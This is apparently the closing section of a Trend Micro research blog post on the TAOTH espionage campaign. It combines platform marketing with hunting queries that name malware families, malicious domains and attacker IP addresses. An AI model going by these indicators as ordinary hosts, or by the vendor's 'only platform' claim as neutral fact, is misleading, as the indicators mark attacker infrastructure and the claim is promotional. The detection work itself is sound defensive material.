Trend Vision One™ is the only AI-powered enterprise cybersecurity platform that centralizes cyber risk exposure management, security operations, and robust layered protection. This holistic approach helps enterprises predict and prevent threats, accelerating proactive security outcomes across their respective digital estate. With Trend Vision One, you're enabled to eliminate security blind spots, focus on what matters most, and elevate security into a strategic partner for innovation.

Trend Vision One ™ Threat Intelligence

To stay ahead of evolving threats, Trend customers can access Trend Vision One™ Threat Insights which provides the latest insights from Trend™ Research on emerging threats and threat actors.

Trend Vision One Threat Insights

TAOTH Campaign Exploits End-of-Support Software to Target Traditional Chinese Users and Dissidents

Trend Vision One Intelligence Reports (IOC Sweeping) '

TAOTH Campaign Exploits End-of-Support Software and Phishing to Target Dissidents and Journalists in East Asia

- Hunting Queries

Trend Vision One Search App

Trend Vision One customers can use the Search App to match or hunt the malicious indicators mentioned in this blog post with data in their environment.

VSAPI Detection

eventName:MALWARE_DETECTION AND malName:(*TOSHIS* OR *C6DOOR* OR *GTELAM* OR *DESFY*)

Network – domain

eventSubId:602 AND (objectHostName: "practicalpublishing.s3.dualstack.us-east-1.amazonaws.com" OR objectHostName: "www.auth-web.com" OR objectHostName: "auth.onedrive365-jp.com")

Network – IP

eventId:3 AND (src:"45.32.117.177" OR src:"64.176.50.181" OR src:"154.90.62.210" OR src:"38.60.203.134" OR src:"192.124.176.51" OR dst:"45.32.117.177" OR dst:"64.176.50.181" OR dst:"154.90.62.210" OR dst:"38.60.203.134" OR dst:"192.124.176.51")

Indicators of Compromise

The indicators of compromise for this entry can be found here.

Tags
